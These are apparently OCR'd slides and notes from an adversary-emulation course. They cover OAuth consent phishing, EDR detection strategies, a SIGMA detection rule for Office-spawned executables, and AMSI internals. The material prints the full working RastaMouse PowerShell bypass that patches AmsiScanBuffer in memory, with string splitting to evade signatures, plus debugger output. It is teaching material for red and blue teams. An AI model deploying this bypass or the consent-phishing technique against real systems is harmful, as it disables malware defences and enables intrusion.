These strategies have proven their effectiveness over the space of multiple years and are thus preferred methods of attack.

Reference:
https://www.sans.org/blog/what-you-need-to-know-about-the-solarwinds-supply-chain-attack/



Modern Credential Phishing Attacks – Oauth Attacks

Students are likely familiar with traditional phishing attacks where end-users are requested to enter a username and password in a fake / fraudulent login prompt. Typical defense strategies against such attacks include user awareness (to recognize fake login prompts) and, of course, multi-factor authentication. With typical cloud-based applications, though, there's a new sort of phishing in town: Token or consent phishing. How does this strategy work?

1. In a first step, users are phished using a traditional malicious email where adversaries attempt to lure end-users into clicking an enticing link. In the email, they will typically emulate a certain document that can only be opened by authenticating to the corporate environment.
2. What sets this type of phishing apart from traditional phishing is that the link opened by end-users is a valid link to an online authentication provider (such as Microsoft for example). The user enters their actual credentials, including any additional secrets or tokens should MFA be in place. These credentials are NOT intercepted by the adversary.
3. The devil is in the third step, as the user will be asked to accept permissions for a malicious application. The application will typically request excessive privileges to the victim's account, which can be used by adversaries to obtain sensitive information (by configuring forwarding rules to the victim's mailbox).


Defending against this type of attack requires additional, non-traditional, steps. As you might be able to deduce from the above description, MFA will not protect against these attacks. What organizations can do, however:

- Educate end-users and make them aware of this type of attack strategy
- Deny the ability for end-users to install applications that are not downloaded from the official Office Store (or even whitelisted by an administrator)
- Review registered apps in your overall organization

An interesting read on this attack strategy can be found here:
https://info.phishlabs.com/blog/office-365-phishing-uses-malicious-app-persist-password-reset

MODERN CREDENTIAL PHISHING ATTACKS – OAUTH ATTACKS – EXAMPLES

The Illicit Consent Grant Attack was introduced by Sean Metcalf and Mark Morowczynski at Blackhat. They used the "Office365 Attack Toolkit" (MDSec) to generate enterprise applications with tenant-wide permissions. Ideal for persistent attacks!



The MDSec O365 toolkit allows operators to perform Authentication Token phishing in order to employ a variety of attack techniques (see below). This technique was previously used by Fancy Bear (APT28).

Some of the exploitation scenarios supported include:
- Outlook Keyworded Extraction
- OneDrive/SharePoint Keyworded Extraction
- Outlook Rules Creation
- Word Document Macro Backdooring

SOURCE: https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/

Modern Credential Phishing Attacks – Oauth Attacks – Examples


To what extent are these attacks strategies already supported by tools? A highly interesting tool is the "Office365 Attack Toolkit", which was developed by MDSec. It's also good to know that the use (and abuse) of the Microsoft cloud is not purely theoretical: APT28 (Fancy Bear) has been observed using OAuth token phishing in the wild.

The MDSec O365 toolkit allows penetration testers / red teamers to perform Authentication Token phishing in order to employ a variety of attack techniques. Some of the exploitation scenarios supported by the tool include:

- Outlook Keyworded Extraction
- OneDrive/SharePoint Keyworded Extraction
- Outlook Rules Creation
- Word Document Macro Backdooring

The toolkit documentation and further links can be found here: https://www.mdsec.co.uk/2019/07/introducing-the-office-365-attack-toolkit/

GETTING AN INITIAL FOOTHOLD – KEY DETECTION STRATEGIES



SOURCE: https://www.crowdstrike.com/blog/digging-into-bokbots-core-module/

Key detection strategies

So how could we detect adversaries obtaining an initial foothold on our systems?

A key detection focus is the analysis of process execution events. Some of the things to analyze:

- Parent-child relations
- Command-line arguments
- Image (DLL) load
- Remote threads (typical process injection)

Gaining visibility on process execution is key!


Getting an Initial Foothold – Key Detection Strategies
There's a wide variety of means adversaries could abuse to obtain an initial foothold. We will talk about many of these techniques in a lot of detail today and will discuss different approaches for defense as well.
Next to preventive controls, what could we do to detect this behavior in our environment?

A key detection focus is the analysis of process execution events. In order to get such visibility, defenders need to typically deploy an agent on workstations / servers to obtain this visibility.

EDR (Endpoint Detection & Response) tools are often the tool of choice for such visibility. From an analytical perspective, the following lists some of the key things to look out for:

- Parent-child relations
- Command-line arguments
- Image (DLL) load
- Remote threads (typical process injection)

The screenshot on the slide was taken from CrowdStrike Falcon, a well-known commercial EDR tool.



Getting an Initial Foothold – Example SIGMA Rules (1)

This SIGMA rule looks for typical shell-like applications being spawned from Office applications. It does this by leveraging the Sysmon event ID 1 (Process Creation).

Office applications which are monitored:

- Word (winword.exe)
- Excel (excel.exe)
- PowerPoint (powerpnt.exe)
- Publisher (mspub.exe)
- Visio (visio.exe)
- Outlook (outlook.exe)

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

GETTING AN INITIAL FOOTHOLD – EXAMPLE SIGMA RULES (2)

```
title: MS Office Product Spawning Exe in User Dir
id: aa3a6f94-890e-4e22-b634-ffdfd54792cc
status: experimental
description: <SNIP>
references: <SNIP>
tags:<SNIP>
author: Jason Lynch
date: 2019/04/02
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
            - '*\POWERPNT.exe'
            - '*\MSPUB.exe'
            - '*\VISIO.exe'
            - '*\OUTLOOK.EXE'
        Image:
            - 'C:\users\\*.exe'
```

```
   condition: selection
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - unknown
level: high
```

This example SIGMA rule developed by Jason Lynch is aimed at detecting execution of executables in the Users directory by Office applications.

It can be found in Florian Roth's SIGMA repository!

Getting an Initial Foothold – Example SIGMA Rules (2)

The example on the slide is a simple SIGMA rule developed by Jason Lynch aimed at detecting execution of executables in the Users directory by Office applications.

Like the previous example, it can also be found in Florian Roth's SIGMA repository!

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2


Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

INTRODUCING AMSI – ANTI MALWARE SCAN INTERFACE

AMSI

The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. Although developed by Microsoft, it also interacts with other vendor technology!



AMSI Architecture

The screenshot to the left was obtained from Microsoft's blog, where they initially revealed AMSI as of Windows 10!

The architecture is clearly described and shows how different technologies (PowerShell, VBScript…) can interact with AMSI!

Introducing AMSI – Anti Malware Scan Interface


The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. Although developed by Microsoft, it also interacts with other vendor technology! The screenshot on the slide was obtained from Microsoft's blog, where they initially revealed AMSI as of Windows 10! The architecture is clearly described and shows how different technologies (PowerShell, VBScript,…) can interact with AMSI!

While a malicious script might go through several passes of obfuscation and deobfuscation, it ultimately needs to supply the scripting engine with plain, unobfuscated code. It's at this point that the application can now call the new Windows AMSI APIs to request a scan of this unprotected content. As described by Microsoft:

"The Windows AMSI interface is open. Any application can call it and any registered Antimalware engine can process the content submitted to it. While we've been talking about this in the context of scripting engines, it doesn't need to stop there. Imagine communication apps that scan instant messages for viruses before ever showing them to you or games that validate plugins before installing them. There are plenty of more opportunities – this is just a start."

The official blog post in which Microsoft announced AMSI can be found here: https://www.microsoft.com/security/blog/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

Furthermore, Microsoft has documented how AMSI can be used by developers on the following webpage: https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal




Practical Example: AMSI Integration with VBA

So how does this practically work? Let's imagine a scenario where a user receives an Office document which includes a malicious macro. The Office document passes through static detection engines and is eventually opened / executed by a victim user.

- Depending on macro settings, the user may still need to click "Enable Editing" / "Enable Macros" to allow the macros to run
- While the macro is running, the VBA runtime will log interesting information such as calls to Win32, COM, and VBA APIs. This is illustrated as "1" in the diagram above.
- Whenever such a call is found to be malicious / suspicious (called a "trigger"), the execution of the macro is paused and the contents of the runtime log ("buffer") are passed to AMSI
- Based upon the analysis done by the AntiVirus software, an alert is raised or not
- If the analysis shows that the macro was not malicious, its execution proceeds
- If the analysis shows that the macro was malicious, Office closes the session and the file is quarantined by the AntiVirus software

Microsoft's formal documentation on this mechanism can be found here:
https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

SO HOW DOES AMSI.DLL WORK IN DETAIL?




Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
AmsiCloseSession	0x00000001800...	0x000032f0	1 (0x1)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiInitialize	0x00000001800...	0x00002fb0	2 (0x2)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiOpenSession	0x00000001800...	0x00003290	3 (0x3)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiScanBuffer	0x00000001800...	0x00003310	4 (0x4)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiScanString	0x00000001800...	0x00003410	5 (0x5)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiUacInitialize	0x00000001800...	0x00003470	6 (0x6)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiUacScan	0x00000001800...	0x000036f0	7 (0x7)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiUacUninitialize	0x00000001800...	0x00003690	8 (0x8)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
AmsiUninitialize	0x00000001800...	0x00003230	9 (0x9)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
DllCanUnloadNow	0x00000001800...	0x00001860	10 (0xa)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
DllGetClassObject	0x00000001800...	0x00001890	11 (0xb)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
DllRegisterServer	0x00000001800...	0x000019c0	12 (0xc)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function
DllUnregisterServer	0x00000001800...	0x000019c0	13 (0xd)	amsi.dll	C:\WINDOWS\system32\amsi.dll	Exported Function

In order to understand the strengths and weaknesses of AMSI, we need to understand how its internals work. The screenshot above shows functions exported by amsi.dll.

So How Does AMSI.DLL Work in Detail?

In order to understand the strengths and weaknesses of AMSI, we need to understand how its internals work. The screenshot above shows functions exported by amsi.dll. AMSI is a DLL that gets loaded into the virtual address space of processes that can invoke it (e.g., PowerShell, Office,…). In the next slide, we will go over the meaning of some of these exported functions.




What Do the Exported Functions Do?

So, what do some of these exported functions do? Let's have a look at some of the most well-known ones:

- The AmsiInitialize function is used to initialize the AMSI API and can thus be considered as a "constructor" for AMSI.
- The AmsiOpenSession and AmsiCloseSession functions are used to open / close scanning sessions.
- The AmsiScanBuffer function is used to scan a buffer of content for malware.
- The AmsiScanString function is used to scan a specific string for malware. Both AmsiScanBuffer and AmsiScanString return an entry of the AMSI_RESULT structure.
  The result can be any of the following:
  - AMSI_RESULT_CLEAN: The result is clean, known, and with low probability of changing over future definition updates.
  - AMSI_RESULT_NOT_DETECTED: Clean
  - AMSI_RESULT_BLOCKED_BY_ADMIN_START/AMSI_RESULT_BLOCKED_BY_ADMIN_END: Blocked by an Administrator policy on this machine.
  - AMSI_RESULT_DETECTED: The content is considered malware and should be blocked.
- The AmsiResultIsMalware function is a callback function that containts logic based on AMSI_RESULT of either AmsiScanBuffer or AmsiScanString.
- The AmsiUninitialize function cleans up and closes AMSI (can be considered as a destructor for AMSI).

When looking at the above high-level description of functions, can you think of any ways to bypass AMSI?



AMSI Bypass Strategies: Patching amsiscanbuffer

Ever since AMSI was first released, numerous bypass strategies have been identified by security researchers. As usual in cybersecurity, this has turned into a cat-and-mouse game.

One interesting bypass strategy involves patching the AmsiScanBuffer. How does this bypass work?

In order to fully understand how the bypass works, it's useful to look under the hood. The best way to do this is to use a debugger and/or decompiler such as ghidra, Frida, and windbg.
Let's start our analysis:

1. We can see that amsiscanbuffer jumps to the LAB_18000337a routine on multiple occasions. Let's follow this path!
2. When investigating this routine, we see a string compare to the word AMSI ( ) and a variety of jumps to another routine let's see what is going on there…
3. This routine moves a value "0x80070057" into EAX. EAX is a register that is very commonly used to place a return value of a function. We can conclude that this would be a return value of the method "AmsiScanBufffer". In this case, we looked up the value on the official MSDN and found out that 0x80070057 is an error value. This means that we can possibly "error out" amsi with this value. Interesting…

AMSI BYPASS STRATEGIES: RASTAMOUSE AMSI BYPASS

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

The AmsiScanBufferBypass by RastaMouse is one of the most well-known AMSI bypasses out there… But how does it work?

Let's investigate!

API Call	Explanation
LoadLibrary	Opens a handle to amsi.dll
GetProcAddress	Returns the virtual address location of the amsiscanbuffer function
VirtualProtect	Changes the memory protection to 0x40 which is hex for ReadWrite
Marshal::copy	Copies the $Patch bytearray into the memory address

AMSI Bypass Strategies: RastaMouse AMSI Bypass
The AMSI bypass of rastamouse (one of the most well-known) AMSI bypasses does exactly what we just discovered. We've printed the C# source code of the bypass above. So how does it work?

The $Win32 variable is just a PowerShell wrapper around Csharp code. The real "magic" starts at the Add-Type $Win32 call and further on (code in bold on the slide).
What's going on here?


- The code first opens a handle to amsi.dll using "LoadLibrary"
- It looks for the virtual address location of the amsiscanbuffer function using "GetProcAddress"
- It changes the memory protection to "0x40" (ReadWrite) to allow tampering
- It overwrites the beginning of the function with the errorcode (0x80070057), as seen in the previous slide. This is then followed by 0xC3, which is the opt code of RET (return) to immediately error out AMSI, making it unable to scan anything that comes next. Note that 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 is in little endian format, hence the reverse notation.

This bypass will not work if PowerShell is enforced in constrained language mode, since it will prevent the add-type narrative.

The careful observer might have noted that several parts of the code include weird concatenations (e.g., "am" + "si.dll" instead of "amsi.dll"). This is a simple, yet quite effective, attempt to bypass signature-based detections that look for AMSI tampering.

Reference:
https://github.com/rasta-mouse/AmsiScanBufferBypass

AMSI BYPASS STRATEGIES: RASTAMOUSE AMSI BYPASS IN ACTION



Before the patch

```
0:010> u 00007ffc`a4133310
amsi!AmsiScanBuffer
00007ffc`a4133310 4c8bdc          mov     r11,rsp
00007ffc`a4133313 49895b08        mov     qword ptr [r11+8],rbx
00007ffc`a4133317 49896b10        mov     qword ptr [r11+10h],rbp
00007ffc`a413331b 49897318        mov     qword ptr [r11+18h],rsi
00007ffc`a413331f 57              push    rdi
00007ffc`a4133320 4156            push    r14
00007ffc`a4133322 4157            push    r15
00007ffc`a4133324 4883ec70        sub     rsp,70h
```

After the patch


```
